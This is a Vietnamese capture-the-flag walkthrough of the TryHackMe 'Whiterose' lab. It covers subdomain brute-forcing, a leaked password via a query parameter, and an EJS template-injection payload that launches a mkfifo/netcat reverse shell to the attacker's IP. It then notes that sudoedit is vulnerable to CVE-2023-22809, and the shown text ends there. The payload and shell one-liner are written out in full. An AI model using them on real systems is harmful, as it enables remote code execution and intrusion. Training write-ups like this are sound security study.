

# Whiterose (TryHackMe-Easy)

-Link: <https://tryhackme.com/room/whiterose>

## 1. Reconnaissance và Scanning.

-Đầu bài cho chúng ta người dùng và mật khẩu `Olivia Cortez:olivi8` , vì tên đăng nhập có dấu cách nên có thể là tên đăng nhập để truy cập qua 1 trang web nào đó.

-Ta nên biết 1 chút về các cổng được mở tại trang web, sử dụng nmap:

```
nmap -A ip_addr -o nmap.txt
```

-Kết quả:

```
# Nmap 7.95 scan initiated Tue Mar 25 03:05:59 2025 as: /usr/lib/nmap/nmap
--privileged -A -o nmap.txt 10.10.190.47
Nmap scan report for 10.10.190.47
Host is up (0.32s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 b9:07:96:0d:c4:b6:0c:d6:22:1a:e4:6c:8e:ac:6f:7d (RSA)
| 256 ba:ff:92:3e:0f:03:7e:da:30:ca:e3:52:8d:47:d9:6c (ECDSA)
|_ 256 5d:e4:14:39:ca:06:17:47:93:53:86:de:2b:77:09:7d (ED25519)
80/tcp    open  http     nginx 1.14.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.0 (Ubuntu)
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4.15
```

OS details: Linux 4.15  
Network Distance: 2 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 21/tcp)

HOP	RTT	ADDRESS
-----	-----	---------

1	307.60 ms	10.21.0.1
---	-----------	-----------

2	307.79 ms	10.10.190.47
---	-----------	--------------

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .


# Nmap done at Tue Mar 25 03:06:31 2025 -- 1 IP address (1 host up) scanned in 31.89 seconds

-Ta biết được là máy đang chạy ubuntu, sử dụng nginx để chạy web và có chạy ssh. Truy cập thử vào http qua firefox.

`http://ip_addr`


-Lúc đấy ta sẽ thấy không thể truy cập được, tuy nhiên trên search bar ta thấy browser đã đổi ip nhập vào thành (có thể) tên trang web `cyprusbank.thm` , thêm địa chỉ ip và tên miền vào `/etc/hosts`.

-Lúc này ta truy cập được vào trang nhưng tại trang và nguồn trang, ta không thấy gì có thể khai thác được cả.




## National Bank of Cyprus

We are currently under maintenance, thank you for your patience



-Thử xem có robots.txt nhưng không tồn tại trang đó.



-Ta thử xem còn trang web nào khác không bằng brute-force. (Khuyến khích dùng directory-list-2.3-medium.txt của seclists)

```
gobuster dir -u http://cyprusbank.thm -w /usr/share/dirb/wordlists/common.txt -o dircommon.txt
```

-Tuy nhiên ta không tìm được gì cả, index.html là trang hiện tại.


```
/index.html      (Status: 200) [Size: 252]
```

-Ta sẽ thử tìm miền phụ cũng bằng brute-force.

```
gobuster vhost -u http://cyprusbank.thm/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -t 64 --append-domain -o subdomain.txt
```

-Ta tìm được subdomain `admin.cyprusbank.thm` , nó redirect ta trực tiếp tới trang login. (Trước đó nhớ thêm tên miền vào /etc/hosts)

Found: admin.cyprusbank.thm Status: 302 [Size: 28] [→ /login]




Login Page

Login

Customer? This login page is for managers and admins.  
Go to the [customer page](#)

-Ta sử dụng cặp tên người dung và mật khẩu để bài cho để thử vào trang web. Và chúng ta vào được thật.



#### Recent payments


From	To	Date	Amount
Terry Colby	NRMR41005233232710	01/11/2019	22640000
Lexa Ferdynand	IXLX09035808566525	02/11/2019	75080000
Hibiki Firmin	BWJL88160344416858	02/11/2019	83700000
Jacqueline Marinos	AYPH77583721419160	03/11/2019	65400000
Marijose Kyoko	DTYJ92114725701808	05/11/2019	19640000
Mika Tao	YKMO40794627980509	06/11/2019	27070000
Mara Galya	DBPU13001429215622	07/11/2019	34111000
Maryse Omar	UDPJ84737026449443	08/11/2019	53970000
Lexa	MWUH09949135242649	09/11/2019	21104400

#### Accounts

Name	Balance	Phone
Greg Hikaru	\$49.389.308.000	***_***_***
Avrora Arata	\$43.329.700.000	***_***_***
Phillip Price	\$8.137.764.000	***_***_***
Rene Barnaby	\$83.233.700.000	***_***_***
Marijose Kyoko	\$91.888.000.400	***_***_***
Zhang Yiming	\$15.889.500.000	***_***_***
Markos Alexandra	\$80.611.330.700	***_***_***
Kōji Patryk	\$35.988.000.000	***_***_***
Kalervo Nigel	\$34.313.810.800	***_***_***
Otto Giampiero	\$39.117.230.000	***_***_***
Tomás Bérenger	\$15.797.471.000	***_***_***


## 2. Gaining Access.

-Như ta thấy thì dù đã vào được trang của admin nhưng lại không xem được số điện thoại của Tyrell. Ta cần phải tìm cách nâng quyền của ta lên.




Account Search		
<input type="text" value="Search a name"/> <input type="button" value="Search"/>		
Name	Balance	Phone
Tyrell Wellick	\$20.855.900.000	***_***_***


-Ta để ý tại trang tin nhắn chung thì lại có 1 tham số "c" trên query.



-Ta sẽ thử đổi tham số "c" về 0, nó cho ta 1 đoạn tin nhắn khá là thú vị.



-Thử đăng nhập với `Gayle Bev:p~JP@5!6;rs558;q` , ta đã vào được với tư cách là anh chàng này, đồng thời giờ ta có quyền xem số điện thoại của Tyrell. Trả lời cho câu hỏi số điện thoại của anh ấy là bao nhiêu.



Cyprus National Bank | Admin Panel


Home Search Settings Messages Logout

### Account Search

Search a name

Name	Balance	Phone
Tyrell Wellick	\$20.855.900.000	842-029-5701

-Bây giờ ta đã có quyền để vào trang settings, có vẻ trang này cho phép ta thay đổi mật khẩu của người dùng, ta sẽ thử thay đổi mật khẩu của tài khoản **DEV TEAM** .



Cyprus National Bank | Admin Panel

Home Search Settings Messages Logout


### Customer Settings

Enter a customer name  
DEV TEAM


Enter a new password  
\*\*\*\*\*

-Ta có thể làm như vậy thật, bây giờ ta sẽ thử đăng nhập bằng tài khoản **DEV TEAM** , nhưng không thể. Có lẽ trang đó chỉ có thể thay đổi mật khẩu của người dùng. Tuy nhiên ta thấy mật khẩu thay đổi lại được đưa ngược trở về trang setting, ta có thể áp dụng lỗ hổng như XSS hay SSTI.






-Trước tiên ta cần phải biết yêu cầu POST tại trang thay đổi mật khẩu nhận những tham số nào, ta dùng burpsuite. Không có gì đặc biệt cả.




-Tuy nhiên nếu như mà ta thay đổi tham số, tức là thay vì `password` thì ta để `pass` thì ta phát hiện ra có một đoạn `ejs(Embedded JavaScript templates)` trong trang đó.



-Sau khi đã biết được trang đã sử dụng ejbs để xử lý mật khẩu, ta thử nhét 1 đoạn payload vào đó. Sau 1 hồi tìm kiếm (Và đọc khá nhiều writeup), ta tìm được payload mong muốn

-link: <https://github.com/mde/ejs/issues/735>

```
name=DEV+TEAM&password=123&settings[view options][client]=true&settings[view options][escapeFunction]=1;return global.process.mainModule.constructor._load('child_process').execSync('command_line');
```



-Vì đã có các để inject câu lệnh vào, ta tạo 1 reverse shell để tiện hơn cho việc nhập câu lệnh:

- Câu lệnh sử dụng:

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc your_ip_addr port >/tmp/f
```

- Máy của chúng ta:

```
nc -lnvp 6969
```

```
name=DEV+TEAM&password=123&settings[view options][client]=true&settings[view options][escapeFunction]=1;return global.process.mainModule.constructor._load('child_process').execSync('rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh-i+2>%261|nc+10.21.123.145+6969>+/tmp/f');
```

```
(lol@kali)-[~/Desktop/whiterose]
$ nc -lnvp 6969
listening on [any] 6969 ...
connect to [10.21.123.145] from (UNKNOWN) [10.10.190.47] 32854
/bin/sh: 0: can't access tty; job control turned off
$
```

\*Lưu ý là phải encode bằng url trước khi gửi payload.

-Sau khi vào được, ta kiểm tra thư mục nhà thì chỉ có 1 user duy nhất là `web`, vậy nên chắc chắn user.txt sẽ nằm trong thư mục của user này. Thật vậy.

```

web@cyprusbank:~/home$ ls
ls
web
web@cyprusbank:~/home$ cd web
cd web
web@cyprusbank:~$ ls
ls
app user.txt
web@cyprusbank:~$ cat user.txt
cat user.txt
THM{4lw4ys_upd4te_uR_d3p3nd3nc!3s}
web@cyprusbank:~$

```

### 3. Maintaining Access.

-Về mặt cơ bản thì user `web` là user duy nhất của máy này nên có lẽ chỉ còn cách là tìm được mật khẩu để vào thông qua ssh hoặc lấy được file `id_rsa`, trong trường hợp này thì không có nên ta sẽ đi thẳng đến bước leo thang đặc quyền.

### 4. Privilege Escalation.

-Đầu tiên, ta thử lệnh `sudo -l`, ta sẽ thấy được là ta có thể sử dụng lệnh `sudoedit` lên file `/etc/nginx/sites-available/admin.cyprusbank.thm` với quyền của root mà không cần mật khẩu.

```

web@cyprusbank:~$ sudo -l
sudo -l
Matching Defaults entries for web on cyprusbank:
env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR
XFILESEARCHPATH XUSERFILESEARCHPATH",
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
mail_badpass
User web may run the following commands on cyprusbank:
(root) NOPASSWD: sudoedit /etc/nginx/sites-available/admin.cyprusbank.thm
web@cyprusbank:~$

```

-Ta kiểm tra version của `sudoedit`, ta thấy nó thuộc version 1.9.12p1, phiên bản này và cũ hơn dính phải `CVE-2023-22809`.

```

web@cyprusbank:~/app$ sudoedit -V
sudoedit -V
Sudo version 1.9.12p1
Sudoers policy plugin version 1.9.12p1
Sudoers file grammar version 48
Sudoers I/O plugin version 1.9.12p1
Sudoers audit plugin version 1.9.12p1

```

